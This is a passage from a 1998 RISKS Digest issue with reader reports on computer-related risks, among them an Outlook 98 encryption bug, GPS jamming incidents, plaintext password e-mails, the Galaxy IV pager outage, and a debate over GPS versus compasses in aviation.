Newsbytes today reports an e-mail version of the Sorcerer's Apprentice: Tim Durkin, deputy prosecutor of Spokane County, was out of the office a few days last week, so he programmed his PC to auto reply to any e-mails. But he inadvertently flagged each reply to be sent to all 2,000 users on the network - and worse, requested confirmation for each message. Within four hours of Durkin walking out the door, 150,000 e-mails had blitzed the system. Even though technicians disable the commands, Durkin returned to work to find 48,000 messages sitting in his e-mail and has been receiving 1,500 a day since.

Martin Howard, iGM Design, Australia, South Brisbane, PO Box 267, Mt Ommaney
Q. 4074 martin@thehub.com.au +61 7 3846 7880 www.igm.aust.com/~igmnet

[Not to mention the hate mail from annoyed people... PGN]

✶ Encrypting e-mail -- or not

James Glave <james@wired.com>
Tue, 12 May 1998 08:52:03 -0700

The risk here is that an e-mail that was intended to be sent encrypted is instead sent as cleartext, thanks to a completely avoidable bug in the

interface. Obviously the interface testers dropped the ball here in a big way.

<http://www.wired.com/news/news/technology/story/12249.html>

Security Bugaboo in MS Outlook?

by Michael Stutz, 12 May 1998

The user interface of Microsoft's Outlook 98 e-mail application is the cause of a new security-related bug, where users could be fooled into thinking that an unencrypted communication is actually encrypted -- thus sending potentially sensitive information in plaintext over the wires. "The problem manifests itself two ways," said Scott Gode, Microsoft product manager for Outlook. "One is that the message is not digitally signed, and the second is that the message is not encrypted." VeriSign Inc. makes the digital certificates that are used with the S/MIME encryption in Outlook 98; these certificates are used to encrypt and create digital signatures for messages sent with the program. The bug arises when a user creates an encrypted message and then tries to cancel it -- the message is not cancelled, but is sent, sans encryption. When a recipient replies to the message, thinking that it was an encrypted communication, the reply email is also sent with no encryption. "All further messages sent in reply from either party are sent as unencrypted plaintext messages. And there's no notification to anybody along the way at any time," said Russ Cooper, consultant and moderator of the NT Bugtraq and NT Security mailing lists. Cooper discovered the bug

while testing the S/MIME crypto features of Outlook 98. The flaw is not in VeriSign's crypto implementation, rather it's in Outlook 98's user interface.

"This is mainly a user interface issue," said Gode. "The architecture and integrity of what we're doing is not flawed -- it's just the way that the software responds to the dialog box." "It looks to me that this is very specific to this implementation," said Glenn Langford, group manager for desktop applications at security and crypto software company Entrust Technologies. "This kind of thing wouldn't happen in our scenario, because in an Entrust environment, what we're doing is not just issuing certificates -- we're doing the certificates, the key management, toolkits, and the email plug-in implementation all at the same time," he said. The weakness of the VeriSign situation, he said, is that it's up to the implementor of the email package -- in this case, Microsoft -- to do the security properly, because there's no toolkit running on the client platform. So if there's a bug involving the email package, even though the VeriSign application functions perfectly, there's a security hole. Bruce Schneier, crypto expert and president of Counterpane Systems, is fascinated by the bug. "It's yet another example of cryptography broken by bad user design," he said. "This works counter-intuitively." "They've gotta fix it -- they can't wait for the next version, in my opinion," Cooper said. Microsoft, however, is unable to reproduce the bug. "We've been able to reproduce the

problem of [a message] not being digitally signed," Gode said, "but have not been able to reproduce the problem of [a message] not being encrypted, which is obviously the more potentially damaging of the two." Gode said that the company had been aware of the bug from other sources since late April, about a month after Outlook 98 was released. He said that the company has contacted Cooper -- who made his description of the bug public on Friday -- with the hope of getting more data so that they could reproduce it. As to what causes the second part of the bug, where the message is sent unencrypted, Gode said that any number of possibilities could be involved, including how Cooper configured his machine -- or an error on Microsoft's part. "It could be a legitimate thing that we messed up on," he said. "I'm not ruling that out, but because we can't reproduce it and because we're not hearing this from other people, it's hard to say at this point." How could such a simple bug have slipped through development testing? "People don't notice, because code is complicated," said Schneier. "This is the big problem with the Net. Look at Netscape Navigator:

It comes out, bugs are found, bugs are fixed; more bugs are found, more bugs are fixed -- you'd think it gets better, but then a newer version of Navigator is released, with 80 percent more source code, more lines of code," he said. "There's absolutely no substitute for public scrutiny," Schneier said. "But you only get scrutiny to the level of what's public." And so if any portion of the code is unavailable for scrutiny,

the security risk is increased. "Not just the security portion of a code can compromise security," Schneier said. "Just because the digital signature and key management [portions of the source code] are correct, doesn't mean that you can't write a user interface that breaks the security." Not everyone thinks this bug is so catastrophic. "It would be a bug of a different magnitude if the user who sent the original message had every reason to believe that it were sent encrypted," said Ted Julian, an analyst at Forrester Research. As for when the bug will be fixed, Microsoft said it will play it by ear. "If [the problem] is severe and if it's something that it turns out we're able to reproduce -- and we think it could cause problems to other users -- that might necessitate some sort of little patch that we could make available on the Web," said Gode. "If it remains just the digital signing problem, that would be something we'll probably just have people live with for now until an interim release -- if there is one -- or until the next version comes out." Check on other Web coverage of this story with NewsBot

James Glave, Senior Technology Writer
Wired News <http://www.wired.com> (415) 276-8430

✶ TWO Known GPS Jamming Cases (Re: [RISKS-19.71](#))

AIMS / Intel-Info <aims@ext.jussieu.fr>
Tue, 12 May 1998 0:57:33 METDST

In reply to the [RISKS-19.71](#) note on GPS jamming, there are two known cases, both apparently of military origin. See our self-explanatory article below.

As for iris scanning in 19.71, I witnessed a real life test at a recent security fair. The boss, Mr. X, told his secretary to look at the scanner and say: "I'm Mr. X". She did and, Bing, the scanner opened the door lock. Before using iris scanner, get some independent quantitative statistics on error rates.

Olivier Schmidt, Editor, "Intelligence", adi@ursula.blythe.org
www.blythe.org/Intelligence
Intelligence, N. 79, 4 May 1998, p. 6

GPS - "Chief, Where Have All the Dials Gone?" By debunking a supposed threat to civil aviation by a four-watt signal jammer developed by a Moscow-based company, Aviaconversia, which was displayed last August and supposedly has a range of 200 km (see "GPS - Jammers Too Good for Their Own Good", INT, n. 76 6), "Intelligence" raised a few eyebrows and a few questions. In fact, airliners navigate with at least three systems, of which a maximum of two are L-band GPS navigation aids which the Russian jammer could possibly attack. However, not long ago, a British Airways (BA) flight over central France lost all three of its GPS navigation systems. But in this case it wasn't civilians. The French military were secretly experimenting with new GPS jammers and "forgot" to tell BA (INT, n. 77 3). We have now learned of a similar incident in upstate New York where the US

Air Force Research Laboratory Information Directorate (Rome Lab) was apparently testing a five-watt GPS "transmitter" on the ground. On 30 December 1997, a Continental DC-10 flying over the area lost all GPS signals. The press reports apparently got things wrong: the GPS transmitters are in the sky, on satellites! What are on planes and on the ground are "receivers" and if Rome Lab was playing with anything, it, like the French military, were testing GPS jammers.

⚡ Re: C-Guard system jams cellular communications ([RISKS-19.73](#))

Redirected by vlad <vlad@afn.org> <Postmaster <postmaster@clis.com>>
11 May 1998 20:40:22 EST

Cellular phones are not permitted in the hospitals I frequent due to fear of interference with critical support systems. Wouldn't it be safe to say that a transmitting device that would block cellular phones would be transmitting in the same band that the phones use, hence posing the same threat to the critical systems?

⚡ Teens prefer 'telling all' to computers

"Brent J. Nordquist" <bjn@visi.com>
Fri, 15 May 1998 10:54:48 -0500 (CDT)

The CNN Interactive site has a pointer today to a news report

about how

"teenagers are more likely to admit to risky behavior when answering questionnaires in a computer than when filling out a written survey":

http://www.cnn.com/TECH/science/9805/14/t_t/teen.survey.technique/

Possible risks:

- (1) The article doesn't say what assurances the surveyors used to accurately measure demographics and prevent duplicate submissions; hopefully the surveys weren't of the "vote anonymously as often as you like" type.
- (2) If the data is accurate, it shows that people believe that online surveys protect their anonymity more than on paper, an assumption whose flaws will be apparent to RISKS readers.

Brent J. Nordquist / bjn@visi.com / W: +1 612 905-7806

⚡ Real-life example of the "You are now in France" attack

Peter Gutmann <pgut001@cs.auckland.ac.nz>

Fri, 08 May 1998 15:26:48 +0000 (NZST)

[Courtesy of Martin Minow. PGN]

The MS CryptoAPI mailing list recently carried an example of how an actual

"You are now in France" attack might work. It turns out that if you switch

the system-wide locale of an NT system to French, the encryption functionality of CryptoAPI disables itself (signing and hashing still

works). Conversely, switching the locale from French to something

French-related (Belgian, Swiss, or Canadian French) re-enables

the crypto.
Since NT allows per-thread locales, it'd be interesting to see if you can selectively enable/disable the crypto for a particular application without needing to change your system-wide locale setting (set the system locale to French Canadian, then set the thread locale to French so you get the UI acting as "French" French but the crypto acting as Canadian French).

Peter

[Added note from Peter Gutmann:] France does not allow the use of strong crypto. Thus, a proposed attack on systems that take this into account is to fool them into believing they're operating in France, whereupon they quietly disable their crypto. What NT is doing is a fairly reasonable way to comply with a silly restriction, but it does provide a good example of how a "You are now in France" attack might be performed.

⚡ Thank you *so* much, ZDNet

Ken McGlothlen <mcglk@serv.net>
Fri, 15 May 1998 22:40:07 -0700 (PDT)

Perhaps you can explain to me what sort of sudden neurological condition went through the brains of the folks at ZDNet? I received this tonight (a Friday night, of course, so my response is likely to sit around all weekend):

> From: announce@zdnetmail.com
> Date: Fri, 15 May 1998 21:35:27 -0700

> Reply-To: support@zdnetmail.com
> To: [an obsolete address]
> Subject: Announcing ZDNet Mail !!

> Announcing ZDNet Mail - the best free email on the Web!

> ZDNet is pleased to announce the launch of ZDNet Mail, the
best free email
> on the Web. Because you're a valued member of the ZDNet
community, we're
> providing you with a free, secure, e-mail account, that you
can access from
> any Internet connection, anytime or anywhere.

> As a current ZDNet member, your e-mail account is already set
up -- you can
> start using it today! Just log on to ZDNet Mail at:

> <http://www.zdnetmail.com>
> and enter your current ZDNet user name and password as shown
below:

> User Name: [deleted]
> Password: [sent in plaintext!]

> [...rest of message deleted...]

Now, first of all, I didn't ask for this. I haven't even
accessed the ZDNet
site with my username and password for months. But they've
apparently sent
out at least thousands of these, some of which are bound to be
intercepted
and read---and immediately taken advantage of.

Now, ZDNet *does* have a privacy statement, which reads in part:

ZDNet uses reasonable precautions to keep the personal
information
disclosed to us secure and to disclose such information only
to third
parties we believe to be responsible.

but somehow, sending out thousands of plaintext passwords along with account names doesn't exactly strike me as a "reasonable precaution."

Of course, I've asked that they remove both my "best new free e-mail" account immediately, along with my ZDNet account. But they probably aren't even going to see my message until Monday.

Lessons learned:

- * Just because a website has a privacy statement doesn't necessarily imply that they know what it means.

- * Even a website that you might assume has a clue (after all, ZDNet is a computer-magazine publishing company, right?) may have a big empty spot where their brains are supposed to be.

- * It pays to have a different password for *every* site you visit.

Those idiots.

Ken McGlothlen <mcglk@serv.net>

⚡ TEMPEST in a lamppost

"Rob Slade" <rslade@sprint.ca>
Fri, 15 May 1998 15:21:55 -0800

NTK now is, as it says, "*the* weekly high-tech sarcastic update for the UK," and rather a hoot for others as well. However, something from this week's issue sounded like it was right up the RISKS alley:

----- Forwarded Message Follows -----

Date: Fri, 15 May 1998 12:34:09 +0100
From: "Danny O'Brien" <danny@flirble.org>
[...]

Remember when NORTEL announced the IP-down-the-power-lines hack, and everyone racked their brains to work out the killer flaw? Was it, perhaps, the isolation equipment you'd have to install into every house that used it?

Or the fibre lines Nortel would have to spool out from each substation?

Well, here's a likely contender: Nick Long from the Low Power Radio

Association reports that streetlamps in the Nortel trial region have been

acting as highly efficient antennae, merrily broadcasting packets across

much of the shortwave radio bands. Bad for radio hams, not brilliant for

personal privacy - but what a great solution for multicasting Web events!

<http://www.gcd.co.uk/comment.htm>

- see, we told you it was the new CB radio

<http://www.lpra.org/>

- get IE4.0 to play "Daisy, Daisy" on your radio

[...]

Need to Know is a useful and interesting UK digest of things that happened

last week or might happen next week. You can read it on Friday afternoon or

print it out then take it home if you have nothing better to do. It is

compiled by NTK from stuff they get sent. It is registered at the Post

Office as "the Treat of Versailles".

NEED TO KNOW: THEY STOLE OUR REVOLUTION. NOW WE'RE STEALING IT BACK.

Archive - <http://www.ntk.net/> Excuses - <http://www.spesh.com/ntk/>

Subscribe? Mail majordomo@unfortu.net with 'subscribe ntknow'.

⚡ Two-digit years, Swedish Y2K woes

Daniel Eriksson <Daniel.Eriksson@ericsson.com>

Sun, 10 May 1998 23:58:22 +0200

Apart from the usual Y2K problems that are common throughout the world, Sweden has another major problem to tackle - personal numbers.

In Sweden each individual has a so called personal number. This number consists of: date of birth (6 digits), region in which the individual was born (2 digits), gender information (1 digit which is also used to count the number of births each day, odd numbers for males and even numbers for females) and a simple checksum (1 digit). This personal number is used extensively in both private and governmental databases.

Experienced RISKS readers should have no problem identifying at least two major problems with the above scheme:

1. DOB is only 6 digits making it Y2K-incompatible. We already see a fair amount of press about elderly people being treated as new-borns. This will surely sky-rocket unless the thousands of databases that use the personal number as identifier are updated.
2. The potential for criminals wanting to impersonate someone or collect information about someone.

"Banks and Y2K - those that owe you money will go bankrupt, and those you owe money will demand a gazillion in penalties for 100 years of unpaid interest."

Daniel Eriksson, Software Engineer, Ericsson Radio Systems AB
Daniel.Eriksson@ericsson.com

⚡ More on GAO Report on Y2K problem

Lloyd Wood <eep1lw@surrey.ac.uk>
Sat, 9 May 1998 19:56:19 +0100 (BST)

Embedded systems are finally getting noticed.
<http://www.iee.org.uk/2000risk/>
recommended for embedded systems.

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-300800x3641

----- Forwarded message -----
Date: Fri, 8 May 1998 21:26:44 -0400 (EDT)
From: "Robert S. Thau" <rst@ai.mit.edu>
Cc: FoRK <FoRK@xent.ics.uci.edu>
Subject: GAO Report on Y2K problem

Jim Whitehead writes:

> This report reminds me of those Star Trek episodes where the computer calmly
> announces, "the ship will self-destruct in five minutes".
"The country will
> experience significant economic disruption in 1.5 years."

Personally, I'd be thrilled with significant economic disruption. The feasible alternatives are rather worse. A useful reality check is the

article on Y2K issues in industry in the Fortune 500 issue (I believe) of Fortune magazine. This goes through problems which such outfits as G.M. are finding in audits of their factory floor embedded systems ---

it's not a pretty picture. See

<http://www.pathfinder.com/fortune/1998/980427/imt.html>

(Of course, there are industrial embedded systems, like those in power plants and the distribution grids, on which just about everything else in the country depends. If those go down, and stay down for more than a few days --- say, several weeks --- we can stop counting dollars and start counting dead. Sigh...).

rst

⚡ Y2K: now the year 2021

jjq <jjq@dice.ucl.ac.be>

Sat, 16 May 1998 04:46:09 +0200

Recently I saw a credit card valid till 21 (it means 2021). I suppose the 2 is coming from the first digit of 2001 and the 1 from the last digit of 2001. A very creative error.

The story of Y2K is not finished.

Jean-Jacques Quisquater

⚡ Re: "Beyond Calculation" - seeing the forest for the trees

"John R. Levine" <johnl@iecc.com>

Fri, 8 May 1998

> "Every few hundred years, throughout Western history, a sharp
> transformation has occurred.

Oh, humph. You want a sharp transformation, look at the period from 1840 to 1860. In 1840, if you wanted to send a message or a package to someone else, you gave it to a guy on a horse or in a sailboat who would proceed at a walking pace in the direction of the recipient. Getting news or goods between New York and San Francisco or London took weeks and was subject to large unpredictable delays.

By 1860, there were telegraphs, railroads, and steamships, so messages could go anywhere in the developed world in a few minutes, and goods were delivered on predictable schedules. These were at least as wrenching changes as anything in this century, and we're still getting used to them.

John R. Levine, IECC, POB 727, Trumansburg NY 14886 +1 607 387 6869
johnl@iecc.com, Village Trustee and Sewer Commissioner, <http://iecc.com/johnl>,

🔥 Curiosity -- or was it power? -- killed the cat...

<Mark.Corcoran@softel.co.uk>

Thu, 07 May 1998 01:05:12 +0000

The **Guardian** (13 Apr 1998) has a report from the Associated Press

newswire that according to officials in Dhaka, a cat shorted a circuit in the control room of a power station, plunging much of Bangladesh's capital into darkness at the weekend.

The RISKS? The cat was obviously patrolling the wrong part of the plant looking for power-cable-gnawing rats, but how a circuit had become bare enough that an unauthorised feline, let alone personnel, managed to short the circuit, is anyone's guess.

There is no mention, alas, whether or not the cat had used up its full quota of nine lives, or if it had relinquished any for any subsequent reincarnation...

Mark Corcoran, VMS Systems Manager, Teletext Dept., Softel Ltd.
+44 (0)118 984 2151

IEEE Software Safety Video

Gary McGraw <gem@rstcorp.com>
Fri, 15 May 1998 11:07:06 -0400 (EDT)

RISKS readers may be interested in hearing about Developing Software for Safety Critical Systems, a new video from the IEEE, presented by Mike DeWalt, FAA, National Resource Specialist; John F. Besnard, Raytheon Systems Company; and Dr. Jeffrey Voas, Reliable Software Technologies; Dr. Samuel J. Keene, IEEE Reliability Society Past President, served as program moderator and technical editor, and sponsored by the IEEE Reliability Society and IEEE Educational Activities

[Truncated for RISKS. Contact Gary for further information.]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 75

Thursday 21 May 1998

Contents

- [Galaxy IV malfunction causes massive pager outages](#)
[Roy Rodenstein](#)
- [Galaxy IV and the risks of efficient technologies](#)
[Richard Cook](#)
- [Navy turns to off-the-shelf PCs to power ships](#)
[Chiaki Ishikawa](#)
- [Frankness on Frankston](#)
[Peter B. Ladkin](#)
- [Review of RISKS comments on Frankston](#)
[Peter B. Ladkin](#)
- [Re: Once again, I'm risking my life flying](#)
[Jim Wolper](#)
- [Info on RISKS \(\[comp.risks\]\(mailto:comp.risks\)\)](#)

✉ Galaxy IV malfunction causes massive pager outages

Roy Rodenstein <royrod@cc.gatech.edu>
Wed, 20 May 1998 10:03:39 -0400 (EDT)

Around 6PM on Tuesday, May 20th the Galaxy IV satellite's "onboard control system and a backup switch failed." The satellite reportedly provided pager service to 80%+ of US customers, and also carried NPR, several television networks, and Reuters news feeds. A spokesman for PanAmSat (which owns the satellite) has said contact does exist with the satellite but has not said how soon service can be restored- apparently one option is to use a backup satellite already in orbit, but it could take several days to reposition it.

This is a single-point-of-failure case with a twist. Although Galaxy IV reportedly had a backup system it failed, which might make one wonder how thoroughly backup systems are tested. If 80%+ of pagers in the US have been affected, this is quite an egregious case of SPOF. On the other hand, from the point of view of PanAmSat, adding points of failure for services in space is not the same as doing so for services on earth. As for pager companies, given that CBS quickly switched to Galaxy 7, perhaps their backup plans were not as robust as they could have been.

<http://www.cnn.com/TECH/space/9805/20/satellite.outage/>

Roy Rodenstein, royrod@cc.gatech.edu
Future Computing Lab, GVV Center, Georgia Tech

[Also noted by many others. This case certainly brings up a lot of issues discussed here previously. The event occurred just as my plane was leaving Dulles after my Senate testimony on infrastructural risks

and vulnerabilities <<http://www.csl.sri.com/neumann/senate98.html>>! PGN]

✦ Galaxy IV and the risks of efficient technologies

Richard Cook <ri-cook@UCHICAGO.EDU>

Wed, 20 May 1998 17:36:44 -0500

It will take some time to gauge the complete impact of the loss of a communications satellite Galaxy IV. Some technical details of the narrow locus of failure are available at PanAmSat (<http://www.panamsat.com>). The event will certainly be expensive if control of the satellite cannot be reestablished. But more difficult to calculate are the larger costs of the disruption of service. Particularly troubling is the loss of paging services used for hospitals including (according to news reports) Johns Hopkins and others.

Radio news reports suggested that hospitals and other services were retreating to simple telephone communications. It is unlikely that such a retreat would be feasible. The widespread use of paging systems has produced a highly distributed system that is nearly entirely dependent on these methods of establishing communications. Work patterns themselves are now distributed in hospitals in ways that make operation without paging systems effectively impossible. Some hospitals in which I work no longer have any overhead voice paging capability at all and the huge volumes of

paging for
virtually every possible service and activity make even those
archaic
remnants of a previous time woefully inadequate.

The outage points out the subtle dependencies that flow from the
applications of larger scale, highly integrated technologies,
especially the
boundaries of failure. The benefits of these modern systems are
largely in
efficiencies of work that they permit. When they fail, the
impact can extend
in space and time far beyond the obvious, first order 'edges' of
the
system. Hence, the term coined above: the "narrow locus of
failure". This is
the technical system and its well defined and readily apparent
functions. In
this incident, the NLF is the satellite and the pagers and the
gasoline
pumps and the television nets, and so forth. But the larger
locus of failure
here would include all the subsequent and serial effects. These
are
especially difficult to describe completely because of they are
so
distributed and diverse.

Predecessor systems were not robust, of course. Hard wired
telephones failed
and the local doctor-in-the-hospital [not for nothing were they
called
'residents'!] could be overwhelmed by the demands of a single
ward or
floor. What was distinct about these earlier systems was the
narrowly
restricted boundaries of their failure. The failure of a local
telephone
system or a local resident was limited in scope. Not so with the
new
systems. That this sort of failure occurs should give us real
pause as we
consider the various proposals to use advanced technology for

medical
applications.

There are a host of proposals to use advanced information technology for electronic medical records, for so called 'telemedicine', for remote robotic surgery, for drug dispensing and monitoring, for home infusion, etc. etc.

These applications are always touted by proselytizers as advances in quality or capability to be employed for improved performance. But the history of technological applications shows that these advances are exploited mainly to achieve greater efficiencies in production, and that the gains are quickly eaten up by this use. That is to say, the advances are exploited not to achieve a more robust system but a more efficient one -- and one with the potential for large scale, catastrophic modes of failure. The example of Galaxy IV is a demonstration of the potential of such highly technical systems.

Richard I. Cook, MD, Cognitive Technologies Lab., Dept of Anesthesia and Critical Care, University of Chicago, Chicago, IL 60637 1+773-702-5306

✦ Navy turns to off-the-shelf PCs to power ships (Educom)

Chiaki Ishikawa <Chiaki.Ishikawa@personal-media.co.jp>

Thu, 21 May 1998 10:50:58 +0900 (JST)

The U.S. Navy, facing pressure from Congress to cut spending, is maintaining its cutting edge by replacing expensive custom-built systems with

off-the-shelf products. "If we insisted on military specs, we'd be a generation behind, and they'd cost twice as much," says the intelligence officer on the USS Coronado. The new strategy, called IT-21 or Information Technology for the 21st Century, is the brainchild of the Pacific Fleet commander-in-chief Adm. Archie Clemins. "If you use proprietary systems, you can never stay current with technology," says Clemins. Another advantage is a shortened learning curve: "Everybody knows how to use the technology so training costs are way down." In addition, using off-the-shelf systems makes it a lot easier to coordinate joint operations with U.S. allies. "Proprietary computers were too expensive for our coalition partners." The only downside is that the Navy may be losing some of its computer brain power to the private sector: "Our people are very valuable in the commercial world," says a spokesman. (*St. Petersburg Times*, 18 May 1998; Edupage, 19 May 1998)

I am not quite sure what the phrase in the Educom headline "off the shelf PC", but I certainly wish that the Navy is not trusting weapon control or cruise control to Windows 95.

Come to think of it at least the quote from the Naval personnel doesn't include "PC". But then, "Everybody knows how to use the technology..." suggests a well-known brand of software products.

I shudder to think that Win95 is used to control real-time embedded systems and such...

Chiaki Ishikawa ishikawa@personal-media.co.jp.NoSpam
Personal Media Corp., Shinagawa, Tokyo, Japan 142

✈ Frankness on Frankston ([RISKS-19.73](#))

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>

Wed, 20 May 1998 23:34:49 +0200

Well, Bob Frankston [19.73] is risking his life again, but not by flying....

Let's start out calmly. He's deluding himself if he thinks he should feel safer on a plane with a handheld GPS rather than a sextant; or, one takes it, a working compass. Four crucial points are:

1. A 'magnetic direction indicator' is one of three required air data instruments on board every airplane, per FAR 91.205(a). The two others are altimeter and airspeed indicator. This requirement has been valid, and almost unquestioned, for a half century. These are three highly-reliable instruments with few failure modes, most (but not all) of which are visible or testable.
2. A compass has very few failure modes compared with that of a GPS, and multiple compasses have only one non-visible common failure mode, namely when flying in a heavy magnetic field or near either of the two Poles. GPS has failure modes that are not easily inspectable; e.g. 80-mile position shifts, and any signal disturbances, signals themselves having multiple failure modes. See recent Risks, and the comment by O'Connell, below.

3. A GPS and a compass have different functions. It's hard to keep the wings level on an aircraft with total power failure using a GPS (but it can be learned, according to Jim Wolper); you can easily with a compass (if it turns, your wings aren't level). Keeping wings level is essential for flying an airplane under instruments. Similarly, you fly a heading with a GPS by extrapolating; it's harder to tell from the GPS how well and accurately you are flying the heading, but this is essential information; radar vectors are also based on headings; ATC does not do it by GPS fixes. A GPS tells you where you are; a compass does not.

4. The DC-10 has two compasses, not three as Frankston suggests. If one is not functioning, then the aircraft is left with only one. That is, no backup; remember, this is one of the three essential air data instruments.

Now upping the shrill level: concerning point 2 I'm flabbergasted that Frankston apparently thinks a handheld GPS is somehow equivalent in safety to a working compass or a sextant. You can't jam a sextant or a compass because there are no signals to jam, and you can tell by inspection if your sextant is working. Celestial navigation works (at night!) where other things don't (as noted by Dave Alexander).

Points 1-4 may be well illustrated by example. Suppose the DC-10 suffered a total electrical failure (say, like the Martinair B767 a

couple of years ago -- see my `incidents' compendium). Suppose also that the East Coast suffers a power failure sufficient to take out the radar (check out the 200+ hours outages suffered by En-Route ATCCs in the US from Sept94-Sept95, the NTSB report concerning which appears in my compendium). Suppose also that GPS signals were reported to be jammed (see [Risks-19.71](#) and earlier. Afficionados will notice that they don't have to *be* jammed, they just have to be *reported* to be unreliable). Could Frankston now explain how the DC-10 is supposed to keep flying in a straight line, let alone to a particular identified area of the country, without a working compass (or sextant :-)? If his conversation with the crew didn't enlighten him, he might be advised to pick another airline. There's probably an equal chance they were pulling his leg.

I would probably have wanted to pick another airline anyway - I'll admit to a superstition about any DC-10 with a `cargo door problem' (this particular story is a classic for engineering ethics courses, and there's a source book on it). Another superstition is flying in V-tail Bonanzas in light-to-moderate turbulence at over 125kts. I won't admit to any others.

A British pilot told me that most of his colleagues assume that IRS or radio fixes will be available; therefore it is not standard company policy to check the standby compass; and that the only couple of pilots he knew who always did check were ex-727. As Charlie Brown would say: Good Grief!

Peter Ladkin ladkin@rvs.uni-bielefeld.de <http://www.rvs.uni-bielefeld.de>

✈ Review of RISKS comments on Frankston ([RISKS-19.73](#))

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>
Wed, 20 May 1998 23:18:08 +0200

PGN graciously (or desperately) allowed me to compile the comments to Bob Frankston's article, which include Frankston's reply and (editor's perquisites) a pontifical postscript from me.

Alexander McClellan <alexander.mcclellan@eurocontrol.be> pointed to an article on Transport Canada's WWW site: (Aviation Safety Letters, Issue 3/97, "But I Could Hit a Hill...")
<http://www.tc.gc.ca/aviation/syssafe/asl-397/english/butico~1.htm>
which says:

"First of all, GPS is not infallible. As we've said many times in the past, GPS satellites can transmit faulty signals and, unless you have an installation certified for instrument flight rules (IFR) flight, you won't be warned. Faulty satellites have caused 80-mi. position errors in the past. Even if you have an IFR box, there will be times when there just won't be enough satellites to navigate. What if this happens at a critical point in your flight when the visibility is too poor to map-read?"

Transport Canada was talking about hand-held GPS boxes. Henry Spencer <henry@spsystems.net> commented on the reliability issue for

commercial
avionics:

[Spencer] Consumer GPS receivers are not necessarily designed to work at airliner speeds. While there is quite extensive informal use of hand-held GPS receivers as auxiliary navigation aids, especially in smaller aircraft which lack heavy-duty navigation systems of their own, the FAA is quite rightly reluctant to officially sanction this practice without some assurance that the receivers are actually designed to work reliably in that environment. Having a supposedly-reliable navigation aid that is lying to you is much worse than having to get by without it.

John T Faulks <john.t.faulks@lmco.com>, who works in Lockheed Martin FADEC Product Support, elaborated some of the questions an avionics professional would ask about the requirements behind Frankston's proposal:

[Faulks] How should you add a GPS to the cockpit - do you want it to talk with the other navigation systems, do they have available input channels (ARINC or whatever)? Or do you want to sit it in the pilots lap? Should they turn them off during taxi and takeoff - if there are concerns about the passengers using electronics in the main cabin, the risk in the cockpit is much much greater.

This concern was echoed by David Alexander <dave_ale@online.rednet.co.uk>, an ex-military pilot working now on Systems Integration, who commented on resiliency and integration problems as well as a (literal) war

story about
sextant use:

[begin Alexander]

I for one am glad that the regulations are that tight. As someone who builds resilient systems (and I also design and build High Availability systems) [I am] aware of the need to retest the entire configuration if you make a single change. [...] The fact that the system is complex in itself adds a new dimension of risk [...] and you cannot be certain that there has been no unintentional impact on the other systems (you mean you believe the spec was right ?!!!!) without testing.

[...] don't forget that aircraft systems are normally specially designed to reduce and remove spurious EMP that could affect other systems and rely on external antennae. What with the potential RFI and shielding I'm not sure I'd have confidence in a handheld GPS in a cockpit of a big 'multi'.

[Speaking of sextants,] During the (1982) Falklands War [one of my former military instructors] navigated a Vulcan bomber (early 1960's design) of the RAF [on the longest bombing mission in history] from Ascension Island to the Falklands Islands, successfully bombed the runway there, and got back to Ascension using mainly a sextant. The Vulcan only had a LORAN C navigation system that was not much use in the South Atlantic.
[end Alexander]

Another tale (pilots love tales!) was contributed by George Bleyle <orion@gwis.com>, a United Airlines A320 captain and check pilot, to confirm the advantages of a sextant over even a compass:

[Bleyle] True story.....30+ years ago, the brother of a Navy navigator friend (also a Navy nav) was assigned to VX-6, the Navy C-130 [otherwise known as the Hercules turboprop transport aircraft PBL] squadron that provided logistics support out of Christchurch, NZ, for the annual wintering-over expeditions to the Antarctic. On one trip, after departing the ice shelf in a near white-out for a return trip to Christchurch, and climbing out to VMC [Visual Meteorological Conditions, that is, you can see where you're going PBL] on top of an apparently endless cloud deck, the aircraft suffered a TOTAL and complete electrical failure. No AC no DC (after batteries depleted), no comm, no nav, no nothing; VMC on top with all directions NORTH. Well, using just his periscopic sextant, HO-214 (the Air Almanac), and a chart, he was able to continuously shoot the sun to get a True Bearing to the sun, work backwards, and compute headings to fly to Christchurch... The aircraft arrived successfully, and he was awarded a Navy Commendation, etc. All done with a sextant and chart. Nice work.

[Spelling of Christchurch fixed in archive copy. PGN]

Ryan O'Connell <ryan@chase-aviation.co.uk> addressed reliability and, indirectly, safety pithily:

[begin O'Connell]

[...] The compass is the most basic form of instrument on an aircraft - if you don't have a reliable one, you're stuffed. (Flying a standard instrument arrival (STAR) without one is

difficult at best)

[and, substantiating the point about GPS unreliability:]

A quick look through a database of Notices to Airmen (NOTAMs) reveals:

KZDC (Washington) A0123/97: GLOBAL POSITION SYSTEM PSEUDO RANDOM NOISE 1 U/S

KZHU (Houston) A0405/98: GLOBAL POSITIONING SYSTEM UNRELIABLE WI 300 NMR TCS

KZLA (Los Angeles) A0325/98: GLOBAL POSITIONING SYSTEM SIGNAL UNREL WI 257

NMR NID

LSAS (Switzerland) A0236/97: GPS SIGNAL UNREL FOR NAV WI SWITZERLAND S OF

4605N 'S OF MONTE CENERI'

Vincent Dovydaitis <vince@foliage.com> noted the general covariance of reliability with complexity, as well as the importance of determining the boundaries of the engineering task, and the unsolved, often sparsely addressed, cognitive issues that arise with technology change:

[begin Dovydaitis]

1. New technology is necessarily better than old technology -- a GPS (a highly complex instrument involving reception of satellite signals, calculation (triangulation) and data processing) is not more reliable than a compass (a magnetized needle floating in a fluid).

2. [...] A reliable GPS installation involves questions of structural integrity (drilling holes in the skin of the plane to mount the antenna), electrical integrity (connecting it to the plane's power supply), and electromagnetic integrity (interference from or to other devices), assuming you start with reliable GPS hardware and software.

3. System reliability -- the total navigation/communications system of the plane must have a probability of failure of less than 10^{-9} . Not easy to achieve, and requires elimination of single points of failure, etc. Which is why more than one compass is required in a commercial plane, and why complex technology (like GPSs) must be backed up by simpler technology (compasses).

4. The dominant display effect -- if a GPS driving a moving map and a compass disagree, which is the pilot looking at? Which does he believe?
[end Dovydaitis]

Jeremy Leader <jleader@alumni.caltech.edu> considered safety, taking to task Frankston's comparison with WWW development:

